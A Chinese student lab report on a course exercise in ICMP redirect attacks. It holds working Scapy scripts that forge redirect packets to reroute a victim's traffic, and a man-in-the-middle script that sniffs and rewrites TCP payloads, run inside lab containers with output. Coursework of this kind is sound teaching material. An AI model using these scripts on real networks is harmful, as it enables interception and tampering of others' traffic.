
Chapter 3 实验报告

57118238 刘欣宇


Task 1：



```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.11")
send(ip/icmp/ip2/ICMP())
```


图 1-1 代码

在多次尝试直接攻击时发现没有效果，即使在 Wireshark 中能够抓到所发出的重定向报文如图 1-2，但是受害主机的路由还是没有被更改，cache 为空。



```
▾ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 0 (Redirect for network)
    Checksum: 0xf087 [correct]
    [Checksum Status: Good]
    Gateway address: 10.9.0.111
  ▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.11
  ▸ Internet Control Message Protocol
```


图 1-2 所捕获到的 ICMP 重定向报文



```
root@27083c152039:/# ip route show cache
root@27083c152039:/# ip route show
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```


图 1-3 原始的 ip route

后有一个 A strange issue，根据提示先在受害主机上 ping 192.168.60.11，同时攻击，发现此时攻击成功，攻击修改的是 ip route cache,：



```
root@27083c152039:/# ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=64 time=0.252 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=64 time=0.382 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=64 time=0.420 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=64 time=0.189 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=64 time=0.404 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=64 time=0.180 ms
64 bytes from 192.168.60.11: icmp_seq=7 ttl=64 time=1.13 ms
64 bytes from 192.168.60.11: icmp_seq=8 ttl=64 time=0.569 ms
64 bytes from 192.168.60.11: icmp_seq=9 ttl=64 time=0.587 ms
64 bytes from 192.168.60.11: icmp_seq=10 ttl=64 time=0.223 ms
64 bytes from 192.168.60.11: icmp_seq=11 ttl=64 time=0.766 ms
64 bytes from 192.168.60.11: icmp_seq=12 ttl=64 time=0.530 ms
^C
--- 192.168.60.11 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11085ms
rtt min/avg/max/mdev = 0.180/0.469/1.130/0.264 ms
root@27083c152039:/# ip route show
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@27083c152039:/# ip route show cache
192.168.60.11 via 10.9.0.111 dev eth0
    cache <redirected> expires 282sec
root@27083c152039:/#
```


图 1-4 查看 ip route，攻击成功



```
                           My traceroute  [v0.93]
27083c152039 (10.9.0.5)                       2021-07-12T00:38:19+0000
Keys:  Help   Display mode   Restart statistics   Order of fields
 quit                            Packets               Pings
 Host                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                  0.0%    10    0.6   2.8   0.5   8.7   3.0
 2. 192.168.60.11               0.0%     9    1.0   0.9   0.5   1.0   0.2
```

图 1-5 此时用 mtr 命令查看，发现攻击成功


Question 1：将 icmp.gw 设置为非子网内的主机



```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "192.168.60.5"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.11")
send(ip/icmp/ip2/ICMP())

```

图 1-6


此时攻击失败，cache 中还是默认路由：



```
root@27083c152039:/# ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=64 time=0.306 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=64 time=0.492 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=64 time=0.219 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=64 time=0.232 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=64 time=0.413 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=64 time=0.168 ms
64 bytes from 192.168.60.11: icmp_seq=7 ttl=64 time=0.172 ms
64 bytes from 192.168.60.11: icmp_seq=8 ttl=64 time=0.553 ms
^C
--- 192.168.60.11 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7079ms
rtt min/avg/max/mdev = 0.168/0.319/0.553/0.139 ms
root@27083c152039:/# ip route show cache
192.168.60.11 via 10.9.0.11 dev eth0
    cache
root@27083c152039:/#
```

图 1-7


Question 2：将 icmp.gw 设置为子网内不存在的主机


Open
Task1.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volu...
Save

```python
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=0)
icmp.gw = "10.9.0.123"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.11")
send(ip/icmp/ip2/ICMP())
```

图 1-8

此时攻击失败，cache 内还是默认路由：




```
root@27083c152039:/# ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=64 time=0.289 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=64 time=0.390 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=64 time=0.388 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=64 time=0.621 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=64 time=0.185 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=64 time=0.197 ms
64 bytes from 192.168.60.11: icmp_seq=7 ttl=64 time=0.214 ms
64 bytes from 192.168.60.11: icmp_seq=8 ttl=64 time=0.496 ms
64 bytes from 192.168.60.11: icmp_seq=9 ttl=64 time=0.375 ms
^C
--- 192.168.60.11 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8091ms
rtt min/avg/max/mdev = 0.185/0.350/0.621/0.137 ms
root@27083c152039:/# ip route show cache
192.168.60.11 via 10.9.0.11 dev eth0
    cache
```

图 1-9

Question 3：


命令：若这个服务器不是一台路由器，其不会发送重定向，所以可以关闭该功能。打开之后进行实验：



```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=1
            - net.ipv4.conf.all.send_redirects=1
            - net.ipv4.conf.default.send_redirects=1
            - net.ipv4.conf.eth0.send_redirects=1
    privileged: true
    volumes:
```

图 1-10

再次实施攻击，发现有一条来自 10.9.0.111 的报文，但重定向仍然是定向到默认网关，并且 ip route cache 中也是定向到默认网关：




```
root@5995630b3a42:/# ping 192.168.60.11
PING 192.168.60.11 (192.168.60.11) 56(84) bytes of data.
64 bytes from 192.168.60.11: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 192.168.60.11: icmp_seq=2 ttl=64 time=0.498 ms
64 bytes from 192.168.60.11: icmp_seq=3 ttl=64 time=0.241 ms
64 bytes from 192.168.60.11: icmp_seq=4 ttl=64 time=0.244 ms
64 bytes from 192.168.60.11: icmp_seq=5 ttl=64 time=0.469 ms
64 bytes from 192.168.60.11: icmp_seq=6 ttl=64 time=0.370 ms
64 bytes from 192.168.60.11: icmp_seq=7 ttl=64 time=0.958 ms
From 10.9.0.111: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.11: icmp_seq=8 ttl=64 time=0.556 ms
64 bytes from 192.168.60.11: icmp_seq=9 ttl=64 time=0.210 ms
^C
--- 192.168.60.11 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8130ms
rtt min/avg/max/mdev = 0.210/0.444/0.958/0.216 ms
root@5995630b3a42:/# ip route show cache
192.168.60.11 via 10.9.0.11 dev eth0
    cache <redirected> expires 282sec
root@5995630b3a42:/#
```

图 1-11

Task2：


修改配置：



```
malicious-router:
    image: handsonsecurity/seed-ubuntu:large
    container_name: malicious-router-10.9.0.111
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.ip_forward=0
            - net.ipv4.conf.all.send_redirects=0
            - net.ipv4.conf.default.send_redirects=0
            - net.ipv4.conf.eth0.send_redirects=0
    privileged: true
    volumes:
            - ./volumes:/volumes
```

图 2-1


利用建立起的 TCP 通道通信：




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-11 21:1…	10.9.0.5	192.168.60.5	TCP	72	34568 → 9090 [PSH, ACK] Seq=32
2	2021-07-11 21:1…	192.168.60.5	10.9.0.5	TCP	66	9090 → 34568 [ACK] Seq=2563809

图 2-2

实施中间人攻击前，先进行 ICMP 重定向，后执行代码：




```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'seedlabs',b'LXYLXYLX')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and dst port 9090'
pkt = sniff(iface='eth0',filter=f, prn=spoof_pkt)
```



```
.
Sent 1 packets.
*** b'LXYLXYLX\n', length: 9
.
Sent 1 packets.
```

图 2-3


此时在受害主机端输入 seedlabs：



```
root@dc668a25d1d7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 195sec
root@dc668a25d1d7:/# nc 192.168.60.5 9090
seedlabs
```

图 2-4

在 192.168.60.5 终端上所收到的内容如图，证明中间人成功修改报文内容：



```
root@2fc83557da3c:/# nc -lp 9090
LXYLXYLX
```

定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。

图 2-5


Question 4：

只需捕获从受害主机到 192.168.60.5 的报文即可，因为信息源是受害主机。

Question 5：


过滤器分别使用 A 的 IP，MAC 地址和两者都用时：

使用 IP，分别测试无论 dst port 是否设置，攻击都能成功：




```
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'LXYLXYLX\n', length: 9
.
Sent 1 packets.
.
Sent 1 packets.
.
```

图 2-6



```
root@dc668a25d1d7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 47sec
root@dc668a25d1d7:/# nc 192.168.60.5 9090
seedlabs
```


图 2-7




```
root@2fc83557da3c:/# nc -lp 9090
LXYLXYLX
```

图 2-8

两者都用时候，分别测试无论 dst port 是否设置，攻击都能成功：




```
root@16a29ae32edc:/volumes# ./Task2.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'seedlabs\n', length: 9
```




```
^Croot@16a29ae32edc:/volumes# ./Task2.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```

图 2-9




```
        send(newpkt)

f = 'tcp and src host 10.9.0.5 and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0',filter=f, prn=spoof_pkt)

```




```
f = 'tcp and src host 10.9.0.5 and ether src 02:42:0a:09:00:05 and dst port
9090'
pkt = sniff(iface='eth0',filter=f, prn=spoof_pkt)
```

图 2-10

只是用 ether 地址也能成功：



```
root@dc668a25d1d7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 295sec
root@dc668a25d1d7:/# nc 192.168.60.5 9090
seedlabsiscoming
seedlabsiscoming
```



```
root@2fc83557da3c:/# nc -lp 9090
LXYLXYLXiscoming
LXYLXYLXiscoming
```